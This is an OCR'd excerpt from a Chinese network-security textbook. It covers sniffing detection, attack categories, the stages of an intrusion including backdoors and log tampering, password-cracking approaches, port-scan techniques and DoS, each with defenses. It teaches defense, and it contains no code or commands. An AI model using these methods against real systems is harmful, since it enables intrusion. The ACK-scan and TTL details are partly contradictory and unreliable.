


图4-27 禁用 NetBIOS

4. 禁用不必要的服务

服务开的多可以给管理带来方便，但开的太多也存在很多风险，特别是对于那些管理员都用不到的服务，最好关掉，免得给系统带来灾难。图 4-28 以 TCP/IP NetBIOS Helper(不需要文件和打印共享的用户可禁用)为例，禁用 TCP/IP 上的 NetBIOS 服务。



图 4-28　禁用服务

首先，进入控制面板的“管理工具”，运行“服务”，打开“服务”窗口，双击右侧列表中需要禁用的服务，在打开的服务属性的“常规”选项卡中的“启动类型”一栏中选择“已禁用”，最后确定即可。

禁用其他不必要的服务方法类似，禁用之后不仅能保证 Windows 系统的安全性，还可以提高其运行速度，可谓一举两得。

此外，经常还可结合其他措施来防范网络扫描，如入侵检测系统(IDS)、入侵防御系统(IPS)和网络协议分析等。

综上所述，网络扫描并没有人们想象得那么简单，需要注意很多细节，才能够避免给网络造成负面影响。为了更好地保护网络，需要积极使用多种软件和技术来防范恶意的网络扫描，限制恶意扫描能抵达的范围，减少恶意扫描所能获得的信息。

4.6.2　网络监听的检测与防范

网络监听很难被发现，因为运行网络监听的主机只是被动地接收在局域网上传输的信息，不主动地与其他主机交换信息，也没有修改在网上传输的数据包。攻击者会出卖利用网络监听工具得到的某些重要信息，或者根据监听到的信息来决定下一步采取什么样的行动。这样，就会使企业或用户蒙受巨大的损失。所以，网络监听的检测与防范在网络安全中也是不可忽视的。

1. 检测网络监听的方法

检测单独一台主机是否正在被监听，相对来说是比较简单的。可以通过查看系统进程，或者通过检查网络接口卡的工作模式是否为混杂模式来决定是否已经被监听。而对于整个网络来说，检测就要复杂得多。下面介绍几种检测网络监听的方法。

(1) 检查网络接口卡是否为混杂模式(Promisc)。要想监听整个网络中的报文，需将网卡工作方式设为混杂模式。检查网卡是否工作在混杂模式的方法如下。

在 Linux 系统中，以根用户 root 权限进入字符终端，在提示符下输入“ifconfig -a”，可显示系统中所有接口卡的详细信息。检查每一个接口所显示的信息，当发现某一个接口信息中出现了“PROMISC”标志，就说明这个接口卡已经工作在混杂模式下了。

在 Windows 系统下检查网卡的工作模式，需使用第三方软件。如 PromiScan 软件，它可以在 Windows NT/2000/XP 系统下检测出网卡是否工作在混杂模式下。

但是，有些监听器会将表示网卡混杂模式的字符“PROMISC”隐藏，来躲避上述这种检测方式。这样，就不得不使用其他方法来检测网络中是否有网络监听器在运行了。

(2) 监视 DNS Reverse Lookup。一些监听器在收到一个网络请求时，就会执行 DNS 反向查询(即 IP 地址到域名的查询)，试着将 IP 地址解释为主机名。因此，若在网络中执行一个 Ping 扫描或者 Ping 一个不存在的 IP 地址，就会触发这种活动。如果得到回应，就说明网络中安装有网络监听器，如果没有收到任何回应，表明没有监听器在运行。

(3) 发送一个带有网络中不存在的 MAC 地址的广播包到网络中的所有主机。正常情况下，网络中的主机接口卡在收到带有不存在的 MAC 地址的数据包时，会将它丢弃，而当某台主机中的网络接口卡处于混杂模式时，它就会回应一个带有 RST 标志的包。这样，就可以认为网络中已经有监听器在运行。注意，在交换网络环境当中，由于交换机在转发广播包时不需要 MAC 地址，所以也有可能做出与上述相同的响应，需要根据实际情况来决定。

(4) 小心监控网络中各种交换机和路由器的运行情况，来及时发现这些网络设备出现的某种不正常的现象。比如有些本来关闭了的端口又被启用，而某些端口连接的主机在运行却没有流量时，就要重新登录交换机或路由器，仔细查看它现在的系统设置和端口设置情况，并和之前的记录对比，以此来发现交换机或路由器是否已经被入侵。

(5) 使用 Honeypot(蜜罐)技术来设计一个陷阱，以此来诱骗攻击者对它进行监听，并通过它来找到监听的源头。

(6) 监视网络中的主机，经常查看主机中的硬盘空间是否增长过快，CPU 资源是否消耗过多，系统响应速度是否变慢，以及系统是否经常莫名其妙地断网等。

2. 网络监听的防范措施

1) 从逻辑或物理上对网络分段

网络分段通常被认为是控制网络广播风暴的一种基本手段，但其实也是保证网络安全的一项措施。其目的是将非法用户与敏感的网络资源相互隔离，从而防止可能的非法监听。

2) 以交换式集线器代替共享式集线器

对局域网的中心交换机进行网络分段后，局域网监听的危险仍然存在。这是因为网络终端用户的接入往往是通过分支集线器而不是中心交换机，而使用最广泛的分支集线器通常是共享式集线器。这样，当用户与主机进行数据通信时，两台机器之间的数据包(称为单播包 Unicast Packet)还是会被同一台集线器上的其他用户所监听。因此，应该以交换式集线器代替共享式集线器，使单播包仅在两个结点之间传送，从而防止非法监听。当然，交换式集线器只能控制单播包而无法控制广播包(Broadcast Packet)和多播包(Multicast Packet)。但广播包和多播包内的关键信息，要远远少于单播包。

3) 使用加密技术

数据经过加密后，通过监听仍然可以得到传送的信息，但显示的是乱码。使用加密技术的缺点是影响数据传输速度以及使用一个弱加密术比较容易被攻破。系统管理员和用户需要在网络速度和安全性上进行折中选择。由于网络监听属于被动地窃取，通过数据加密技术，是最好的防范监听的手段。

4) 划分 VLAN

运用 VLAN(虚拟局域网)技术，将以太网通信变为点到点通信，可以防止大部分基于网络监听的入侵。

第 5 章　网络攻击及其防范

本章学习要求：

- 了解网络攻击的概念、种类以及攻击步骤。
- 熟悉常见网络攻击的技术。
- 了解网络攻击的相关原理及其方法。
- 掌握各种网络攻击的防范方法。

5.1　网络攻击概述

5.1.1　网络攻击的概念

随着 Internet 的日益普及，进入网络的计算机数量迅速增加，网络的入侵问题也随之突显。所谓网络的入侵是指对接入网络的计算机系统的非法入侵，即攻击者未经合法的手段和程序而取得了使用该系统资源的权限。网络入侵的目的有多种：或者是取得使用系统的存储能力、处理能力以及访问其存储内容的权限；或者是作为进入其他系统的跳板；或者是想破坏这个系统（使其毁坏或丧失服务能力）。网络入侵是目前最受关注、也是影响最大的网络攻击行为，但是网络攻击并不仅有网络入侵一种，网络攻击是指对网络系统的机密性、完整性、可用性、可控性和抗抵赖性产生危害的行为。这些行为可抽象地分为 4 个基本情形：信息泄漏攻击、完整性破坏攻击、拒绝服务攻击和非法使用攻击。

5.1.2　网络攻击的分类

网络攻击的方式不同，产生的攻击类型不同，最后导致的攻击结果也不同。

从攻击的方式来看，有利用系统本身的漏洞进行的攻击，有利用各种命令和工具进行的攻击，有利用虚假的 IP 地址进行欺骗性的攻击，有利用恶意代码或病毒进行的攻击，也有利用网络部署的缺陷和防范措施的不到位进行的攻击。

从攻击的类型来看，有通过单个计算机进行的攻击，也有通过控制僵尸网络以多个计算机进行的攻击；有间歇式的攻击，也有连续式的不间断的攻击；有隐秘的攻击，也有非隐秘式的攻击。

从攻击导致的结果来看，轻者导致受攻击者运行速度变慢，无法提供正常的服务，重者系统崩溃。

通过将攻击的方式与攻击类型相结合，攻击类型主要有拒绝服务攻击、分布式拒绝服务攻击、利用型攻击、信息收集型攻击和假消息攻击等。

1. 拒绝服务攻击

拒绝服务（Denial of Service，DoS）攻击是目前最常见的一种攻击类型。从网络攻击的各种方法和所产生的破坏情况来看，DoS 算是一种很简单但又很有效的进攻方式。它的

目的就是拒绝用户的服务访问，破坏组织的正常运行，最终使网络连接堵塞，或者服务器因疲于处理发送者发送的数据包而使服务器系统的相关服务崩溃，无法给合法用户提供服务。

DoS 攻击的基本过程为：首先攻击者向服务器发送众多的带有虚假地址的请求，服务器发送回复信息后等待回传信息，由于地址是伪造的，所以服务器一直等不到回传的消息，分配给这次请求的资源就始终没有被释放。当服务器等待一定的时间后，连接会因超时而被切断，攻击者会再度传送新的一批请求，在这种反复发送伪地址请求的情况下，服务器资源最终会被耗尽。

常见的 DoS 攻击主要有以下几种类型。

(1) 死亡之 ping(ping of death)；

(2) 泪滴(Teardrop)；

(3) UDP 洪水(UDP flood)；

(4) SYN 洪水(SYN flood)；

(5) Land 攻击；

(6) Smurf 攻击；

(7) Fraggle 攻击；

(8) 电子邮件炸弹；

(9) 畸形消息攻击。

对于这些攻击方式的介绍以及防御方法在以下章节将有详细说明。

2. 利用型攻击

利用型攻击是一类试图直接对用户的机器进行控制的攻击，最常见的有以下三种。

1) 口令猜测

一旦黑客识别了一台主机而且发现了基于 NetBIOS、Telnet 或 NFS 这样的服务的可利用的用户账号，成功的口令猜测能提供对机器控制。

防御：要选用难以猜测的口令，比如词和标点符号的组合。确保像 NFS、NetBIOS 和 Telnet 这样可利用的服务不暴露在公共范围。如果该服务支持锁定策略，就进行锁定。

2) 特洛伊木马

特洛伊木马是一种或是直接由一个黑客、或是通过一个不会令人起疑的用户秘密安装到目标系统的程序。一旦安装成功并取得管理员权限，安装此程序的人就可以直接远程控制目标系统。最有效的一种叫做后门程序，恶意程序包括 NetBus、BackOrifice 和 BO2k，用于控制系统的良性程序如 NetCat、VNC、pcAnywhere。理想的后门程序应该透明运行。

防御：避免下载可疑程序并拒绝执行，运用网络扫描软件定期监视内部主机上的 TCP 服务。

3) 缓冲区溢出

由于在很多的服务程序中大意的程序员使用像与 strcpy()和 strcat()类似的不进行有效位检查的函数，最终可能导致恶意用户编写一小段利用程序来进一步打开安全豁口然后将该代码缀在缓冲区有效载荷末尾，这样，当发生缓冲区溢出时，返回指针指向恶意代码，系统的控制权就会被夺取。

防御：利用 SafeLib、Tripwire 这样的程序保护系统，或者浏览最新的安全公告不断更新操作系统。

3. 信息收集型攻击

信息收集型攻击并不对目标本身造成危害，但这类攻击会为进一步入侵提供有用的信息。主要包括扫描技术、体系结构刺探和利用信息服务等。

1）地址扫描

运用 ping 这样的程序探测目标地址，对此做出响应的表示其存在。

防御：在防火墙上过滤掉 ICMP 应答消息。

2）端口扫描

通常使用一些软件，向大范围的主机连接一系列的 TCP 端口，扫描软件报告它成功地建立了连接的主机所开放的端口。

防御：许多防火墙能检测到是否被扫描，并自动阻断扫描企图。

3）反向映射

黑客向主机发送虚假消息，然后根据返回“host unreachable”这一消息特征判断出哪些主机是存在的。目前由于正常的扫描活动容易被防火墙侦测到，黑客转而使用不会触发防火墙规则的消息类型，这些消息类型包括 RESET 消息、SYN-ACK 消息、DNS 响应包。

防御：NAT 和非路由代理服务器能够自动抵御此类攻击，也可以在防火墙上过滤“host unreachable”ICMP 应答。

4）慢速扫描

由于一般扫描侦测器的实现是通过监视某个时间帧里一台特定主机发起的连接的数目（例如每秒 10 次）来决定是否在被扫描，这样黑客可以通过使用扫描速度慢一些的扫描软件进行扫描。

防御：通过引诱服务来对慢速扫描进行侦测。

5）体系结构探测

黑客使用具有已知响应类型的数据库的自动工具，对来自目标主机的、对坏数据包传送所做出的响应进行检查。由于每种操作系统都有其独特的响应方法（例如 Windows NT 和 Solaris 的 TCP/IP 堆栈具体实现有所不同），通过将此独特的响应与数据库中的已知响应进行对比，黑客经常能够确定出目标主机所运行的操作系统。

防御：去掉或修改各种 Banner，包括操作系统和各种应用服务的 Banner，阻断用于识别的端口，扰乱对方的攻击计划。

6）DNS 域转换

DNS 协议不对转换或信息性的更新进行身份认证，这使得该协议被他人以一些不同的方式加以利用。如果你维护着一台公共的 DNS 服务器，黑客只需实施一次域转换操作就能得到你所有主机的名称以及内部 IP 地址。

防御：在防火墙处过滤掉域转换请求。

7）Finger 服务

黑客使用 finger 命令来刺探一台 finger 服务器以获取关于该系统的用户信息。

防御：关闭 finger 服务并记录尝试连接该服务的对方 IP 地址，或者在防火墙上进行过滤。

8）LDAP 服务

黑客使用 LDAP 窥探网络内部的系统和它们的用户信息。

防御：对于刺探内部网络的 LDAP 进行阻断并记录，如果在公共机器上提供 LDAP 服务，那么应把 LDAP 服务器放入 DMZ。

4. 假消息攻击

用于攻击目标配置不正确的消息，主要包括：DNS 高速缓存污染、伪造电子邮件。

1）DNS 高速缓存污染

由于 DNS 服务器与其他名称服务器交换信息的时候并不进行身份验证，这就使得黑客可以将不正确的信息掺进来并把用户引向黑客自己的主机。

防御：在防火墙上过滤入站的 DNS 更新，外部 DNS 服务器不应能更改内部服务器对内部机器的识别。

2）伪造电子邮件

由于 SMTP 并不对邮件的发送者的身份进行鉴定，因此黑客可以对内部客户伪造电子邮件，声称是来自某个客户、声称是认识并能取得信任的人，邮件可能附带上可安装的特洛伊木马程序，或者是一个引向恶意网站的链接。

防御：使用 PGP 等安全工具并安装电子邮件证书。

5.1.3 网络攻击的一般过程

了解网络攻击过程，知己知彼，可以更好地做好网络安全防范工作。通过总结，可以将网络攻击归纳为以下 8 个步骤。

(1) 攻击者的身份和位置隐藏：利用被侵入的主机作为跳板，如在安装 Windows 的计算机内利用 WinGate 软件作为跳板，利用配置不当的 Proxy 作为踏板、电话转接技术、盗用他人的账号、代理、伪造 IP 地址、假冒用户账号。

(2) 收集攻击目标信息：主要方法有口令攻击、端口扫描、漏洞检测、对目标系统进行整体安全性分析，还可利用如 ISS、SATAN 和 Nessus 等报告软件来收集目标信息。

(3) 挖掘漏洞信息：常用的技术有系统或应用服务软件漏洞、主机信任关系漏洞、目标网络的使用者漏洞、通信协议漏洞和网络业务系统漏洞。

(4) 获取目标访问权限：通过一切办法获得管理员口令。

(5) 隐蔽攻击行为：包括连接隐藏、进程隐藏和文件隐藏等。

(6) 实施攻击：攻击主要包括修改删除重要数据、窃听敏感数据、停止网络服务和下载敏感数据等。

(7) 开辟后门：主要有放宽文件许可权、重新开放不安全的服务如 TFTP 等、修改系统的配置如系统启动文件、替换系统本身的共享库文件、修改系统的源代码、安装各种特洛伊木马、安装 Sniffers 和建立隐蔽信道等。

(8) 清除攻击痕迹：主要方法有篡改日志文件中的审计信息、改变系统时间造成日志文件数据紊乱以迷惑系统管理员、删除或停止审计服务进程、干扰入侵检测系统正常运行和修改完整性检测标签等。

5.2　常见网络攻击技术及其防范方法

目前网络安全研究趋向于攻防结合,追求动态安全。研究黑客常用攻击手段和工具必然为防御技术提供启示和思路。研究黑客攻击手段并利用这些攻击手段和工具对网络进行模拟攻击,找出网络的安全漏洞也成为网络安全维护手段的一个重要组成部分。下面将介绍一些常见的网络攻击技术及其防范方法。

5.2.1　口令入侵及其防范方法

所谓口令入侵是指使用某些合法用户的账户和口令登录到目的主机,然后再实施攻击活动。这种方法的前提是必须先得到该主机上的某个合法用户的账号,然后再对合法用户的口令进行破译。不过攻击者已大量采用一种可以绕开或屏蔽口令保护的程序来完成这项工作。对于那些可以解开或屏蔽口令保护的程序通常称为 Crack。但实际上,真正的加密口令是很难逆向破解的。

1. 口令入侵的方法

(1) 暴力破解。暴力破解基本上是一种被动攻击的方式。黑客在知道用户的账号后,利用一些专门的软件强行破解用户口令,这种方法不受网段限制,但需要有足够的耐心和时间。这些工具软件可以自动地从黑客字典中取出一个单词,作为用户的口令输入给远端的主机,申请进入系统,但是这样也容易因为网络数据流量和访问异常而被网络管理员发现。

(2) 登录界面攻击法。黑客可以在被攻击的主机上,利用程序伪造一个登录界面,以骗取用户的账号和密码。当用户在这个伪造界面上输入登录信息后,程序可将用户的输入信息记录并传送到黑客的主机,然后关闭界面,给出提示信息"系统故障"或"输入错误",要求用户重新登录。重新出现的登录界面才是系统真正的登录界面。

(3) 网络监听。黑客可以通过网络监听非法得到用户的口令,这类方法有一定的局限性,但危害性极大。由于很多网络协议根本就没有采取任何加密或身份认证技术,如在 Telnet、FTP、HTTP、SMTP 等传输协议中,用户账号和密码信息都是以明文格式传输的,此时若黑客利用数据包截取工具便可很容易地收集到用户的账号和密码。另外,黑客有时还会利用软件和硬件工具时刻监视系统主机的工作,等待记录用户登录信息,从而取得用户密码。

(4) 直接侵入网络服务器,获得服务器上的用户口令文件后,用暴力破解程序对口令文件破译,以获得用户口令。像在 UNIX 系统中,用户口令一般都存储在 Shadow 文件中,Windows 系统中则是存储在 sam 文件内,攻击者侵入服务器后只要获得这些文件,就可以用反编译的方法将这些文件内存储的用户资料还原出来。这种方法是所有的方法中危害最大的,一是它不需要一遍一遍地访问服务器而引起网络异常,从而被管理员所发现;二是操作系统的文件记录方式很容易被反编译破解;三是一旦口令文件被破解,那么这个服务器上的所有用户资料都将暴露在攻击者面前。

2. 防范口令入侵攻击的方法

防范口令入侵比较好的方法主要如下。

(1) 良好的口令设置是防范口令入侵最基本、最有效的方法。口令设置最好是数字、字

母、标点符号、特殊字符的随意组合,英文字母可采用大小写混合排列的方式,口令长度应达到8位以上。

(2) 注意保护口令安全。主要是注意使用口令的物理安全。

(3) 保证系统的安全,安装补丁,关闭不必要的服务和端口。

(4) 在 Windows 系统中,可以通过设置密码最长期限、最短密码长度、最短密码期限、密码唯一性、账号锁定等安全的密码策略来进行设置,也可以启动"用户必须登录方能更改密码"的选项,提高抗口令猜测攻击的能力。

5.2.2 网络扫描技术及其防范方法

1. 网络扫描技术的基本原理

网络扫描及防范措施在第4章进行了简要的介绍,此处进行详细论述。

网络扫描技术是一种基于 Internet 远程检测目标网络或本地主机安全性脆弱点的技术。对于系统管理员来说,通过网络扫描,能够发现所维护的 Web 服务器的各种 TCP/IP 端口的分配、开放的服务、Web 服务软件版本和这些服务及软件呈现在 Internet 上的安全漏洞;对于黑客来说,网络扫描技术则能够发现攻击目标的脆弱性和漏洞,便于下一步实施攻击。

因此,对于网络系统管理员来说,利用网络安全扫描技术,可以用积极的、非破坏性的办法来检验系统是否有可能被攻击崩溃。网络安全扫描技术利用了一系列的脚本模拟对系统进行攻击的行为,并对结果进行分析。这种技术通常被用来进行模拟攻击实验和安全审计。网络安全扫描技术通常与防火墙、安全监控系统互相配合,才能为网络提供较高的安全性。

一次完整的网络安全扫描分为以下三个阶段。

第一阶段:发现目标主机或网络。

第二阶段:发现目标后进一步搜集目标信息,包括操作系统类型、运行的服务以及服务软件的版本等。如果目标是一个网络,还可以进一步发现该网络的拓扑结构、路由设备以及各主机的信息。

第三阶段:根据搜集到的信息判断或者进一步测试系统是否存在安全漏洞。

网络安全扫描技术包括 PING 扫射(Ping Sweep)、操作系统探测(Operating System Identification)、访问控制规则探测(Firewalking)、端口扫描(Port Scan)以及漏洞扫描(Vulnerability Scan)等。这些技术在网络安全扫描的三个阶段中各有体现。

网络扫描的具体技术和方法,特别是漏洞扫描方法,前面已经进行了介绍。本节主要介绍端口扫描攻击的方法及其防范措施。

2. 端口扫描攻击技术

TCP/IP 中的端口,是网络通信进程的一种标识符。一个端口就是一个潜在的通信通道,也就是一个入侵通道。对目标计算机进行端口扫描,能得到许多有用的信息。通过端口扫描,可以得到许多有用的信息,从而发现系统的安全漏洞。

所谓端口扫描,就是利用 Socket 编程与目标主机的某些端口建立 TCP 连接、进行传输协议的验证等,从而获知目标主机的被扫端口是否处于激活状态、主机提供了哪些服务、提供的服务中是否含有某些缺陷等。

端口扫描的方法是:向目标主机的 TCP/IP 服务端口发送探测数据包,并记录目标主机的

响应。通过分析响应来判断服务端口是打开还是关闭,就可以得知端口提供的服务或信息。

端口扫描主要有完全连接扫描、半连接扫描、SYN 扫描、间接扫描和隐蔽(秘密)扫描等。

1) 完全连接扫描

这种方法最简单,直接连到目标端口并完成一个完整的三次握手过程(SYN, SYN/ACK 和 ACK)。操作系统提供的 connect()函数完成系统调用,用来与每一个感兴趣的目标计算机的端口进行连接。如果端口处于侦听状态,那么 connect()函数就能成功。否则,这个端口是不能用的,即没有提供服务。这个技术的一个最大的优点是不需要任何权限,系统中的任何用户都有权利使用这个调用。另一个好处是速度较快。如果对每个目标端口以线性的方式,使用单独的 connect()函数调用,那么将会花费相当长的时间,为了加快速度,可以通过同时打开多个套接字,从而加速扫描。使用非阻塞 I/O 允许用户设置一个短的时间周期,同时观察多个套接字。但这种方法的缺点是很容易被发觉,并且很容易被过滤掉。目标计算机的日志文件会显示一连串的连接和连接出错的服务消息,目标计算机用户发现后就能很快将它关闭。

2) 半连接扫描

这种扫描是指在源主机和目的主机的三次握手连接过程中,只完成前两次,不建立一次完整的连接。这种方法向目标端口发送一个 SYN 分组(packet),如果目标端口返回 SYN/ACK 标志,那么可以肯定该端口处于监听状态;否则,返回的是 RST/ACK 标志。这种方法比第一种更具隐蔽性,可能不会在目标系统中留下扫描痕迹。但这种方法的一个缺点是,必须要有 root 权限才能建立自己的 SYN 数据包。

3) SYN 扫描

SYN 扫描首先向目标主机发送连接请求,当目标主机返回响应后,立即切断连接过程,并查看响应情况。如果目标主机返回 ACK 信息,表示目标主机的该端口开放。而目标主机返回 RESET 信息,则表明该端口没有开放。

4) ID 头信息扫描

这种扫描方法需要用一台第三方机器配合扫描,并且这台机器的网络通信量非常少,即 dump 主机。首先由源主机 A 向 dump 主机 B 发送连接的 Ping 包,并且查看主机 B 返回的数据包的 ID 头信息。一般而言,每个按顺序返回的数据包的 ID 头的值会按顺序增加 1,然后由源主机 A 假冒主机 B 的地址向 C 的任意端口发送 SYN 数据包。这时,主机 C 向主机 B 发送的数据包有两种可能的结果:SYN/ACK,表示该端口处于监听状态;RST/ACK,表示该端口处于非监听状态。那么,由后续 Ping 数据包的响应信息的 ID 头信息,可以看出,如果主机 C 的某个端口是开放的,则主机 B 返回 A 的数据包中,ID 头的值不是以 1 递增的,而是大于 1 的值。如果主机 C 的某个端口是非开放的,则主机 B 会返回 A 的数据包,ID 头的值递增 1,非常规律。

5) 隐蔽扫描

隐蔽扫描是指能够成功地绕过 IDS、防火墙和监视系统等安全机制,取得目标主机端口信息的一种扫描方式。

6) SYN/ACK 扫描

SYN/ACK 扫描是指由源主机向目标主机的某个端口直接发送 SYN/ACK 数据包,而不是先发送 SYN 信息包。由于这种方法不发送 SYN 包,目标主机会认为这是一次错误的

连接,从而会报错。如果目标主机的该端口没有开放,则会返回 RST 信息。如果目标主机的该端口处于开放状态,则不会返回任何信息,而直接将这个数据包抛弃。

7) FIN 扫描

这种扫描方式不依赖于 TCP 的三次握手过程,而是 TCP 连接的 FIN(结束)位标志。原理在于 TCP 连接结束时,会向 TCP 端口发送一个设置了 FIN 位的连接终止数据报,关闭的端口会回应一个设置了 RST 的连接复位数据报;而开放的端口则会对这种可疑的数据报不加理睬,将它丢弃。可以根据是否收到 RST 数据报来判断对方的端口是否开放。

此扫描方式的优点比前几种都要隐秘,不容易被发现。该方案有两个缺点:首先,要判断对方端口是否开放必须等待超时,增加了探测时间,而且容易得出错误的结论;其次,一些系统并没有遵循规定,最典型的就是 Microsoft 公司所开发的操作系统。这些系统一旦收到这样的数据报,无论端口是否开放都会回应一个 RST 连接复位数据报,这样一来,这种扫描方案对于这类操作系统是无效的。

8) ACK 扫描

ACK 扫描是指首先由主机 A 向目标主机 B 发送 FIN 数据包,然后查看反馈数据包的 TTL 值和 WIN 值。开放端口所返回的数据包的 TTL 值一般不小于 64,而关闭端口的返回值一般大于 64。开放端口所返回数据包的 WIN 值一般大于 0,而关闭端口返回的值一般等于 0。

9) NULL 扫描

NULL 扫描是指将源主机发送的数据包中的 ACK、FIN、RST、SYN、URG、PSH 等标置位都置空。如果目标主机没有返回任何信息,则表明该端口是开放的。如果返回 RST 信息,则端口是关闭的。

10) XMAS 扫描

XMAS 扫描的原理与 NULL 扫描相同,只是将主机发送的数据包中的 ACK、FIN、RST、SYN、URG、PSH 等标志位都置 1。如果目标主机没有返回任何信息,则表明该端口是开放的。对于所有关闭的端口,目标系统应该返回 RST 标志。

端口扫描是攻击者必备的技术,通过扫描可以掌握攻击目标的开放服务,根据扫描所获得的信息,为下一步攻击做好准备。Nmap 是一个经典的端口扫描器,能实现上述多种扫描技术和方法。

3. 端口扫描攻击技术的防范

对于端口扫描攻击的防范,仍然是通过监听端口的状态进行的。

首先,可以关闭闲置和有潜在危险的端口。在 Windows NT 核心系统(Windows 2000/XP/2003/2008)中要关闭掉一些闲置端口是比较方便的,可以采用“定向关闭指定服务的端口”和“只开放允许端口的方式”。计算机的一些网络服务会由系统分配默认的端口,将一些闲置的服务关闭掉,其对应的端口也会被关闭了。操作方法为:进入“控制面板”、“管理工具”、“服务”项内,关闭掉计算机的一些没有使用的服务(如 FTP 服务、DNS 服务、IIS Admin 服务等),它们对应的端口也被停用了。至于“只开放允许端口的方式”,可以利用系统的“TCP/IP 筛选”功能实现,设置的时候,“只允许”系统的一些基本网络通信需要的端口即可。

其次,可以定期检查各端口,如发现有端口扫描的症状时,则应立即屏蔽该端口。当然,如果靠人工进行检查,效率非常低,因此一般要采用相应的工具或者设备,而防火墙就是最有效的设备之一。防火墙对扫描类攻击的判断依据是:设置一个时间阈值(微秒级),若在规定的时间间隔内某种数据包的数量超过了某个设定值,即认定为进行了一次扫描,那么将

在接下来的一个特定时间里拒绝来自同一源的这种扫描数据包。

5.2.3　拒绝服务攻击及其防范方法

1. DoS 攻击的基本原理

拒绝服务攻击(DoS)是攻击者通过各种手段来消耗网络带宽及服务器的系统资源,最终导致服务器瘫痪而停止提供正常的网络服务。拒绝服务攻击主要是利用 TCP/IP 本身的漏洞或利用网络中各个操作系统的 IP 协议栈的实现漏洞来发起攻击。这种攻击主要是用来攻击域名服务器、路由器以及其他网络操作服务,攻击之后造成被攻击者无法正常运行和工作,严重的可以使网络一度瘫痪。拒绝服务攻击会降低系统资源的可用性,这些资源可以是 CPU 时间、磁盘空间、打印机,甚至是系统管理员的时间,结果往往是受攻击的目标的效率大幅降低甚至不能提供相应的服务。由于使用 DoS 攻击工具的技术瓶颈低、效果比较明显,因此成为当今网络中十分流行的一种攻击手段,被黑客广泛使用。

常见的 DoS 攻击主要有三种类型:带宽攻击、协议攻击和逻辑攻击。

① 带宽攻击是最古老、最常见的 DoS 攻击。在这种攻击中,恶意黑客使用数据流量填满网络。脆弱的网络或网络设备由于不能处理发送给它的大量流量而导致系统崩溃和响应速度减慢,从而阻止合法用户的访问。

攻击者在网络上传输任何流量都要消耗带宽。基本的带宽攻击能够使用 UDP 或 ICMP 数据包消耗掉所有可用带宽。简单的带宽攻击能够利用服务器或网络设备有吞吐量限制从而达到目的——发送大量的小数据包。快速发送大量数据包的攻击通常在流量达到可用带宽限制之前就淹没了网络设备。路由器、防火墙、服务器都存在输入/输出处理、中断处理、CPU、内存资源等方面的约束。

② 协议攻击是利用网络协议的弱点进行的网络攻击。其中,在 TCP/IP 中,较为常见的攻击是攻击者发送大量的 SYN 数据包来对目标主机进行攻击。图 5-1 表示了正常的 TCP 流量,图 5-2 显示了当发生 SYN 洪流协议攻击时发生的情况,由于服务器(图中为目标主机 B)的用于等待来自客户机(图中为源主机 A)的 ACK 信息包的 TCP/IP 堆栈是有限的,如果缓冲区被等待队列充满,它将拒绝下一个连接请求。因此,攻击者就可以利用这个漏洞,在瞬间伪造大量的 SYN 数据报,而又不回复服务器的 SYN＋ACK 信息包,就可达到攻击的目的。目前来看,SYN 洪流是同时进行了协议攻击和带宽攻击的一种攻击。

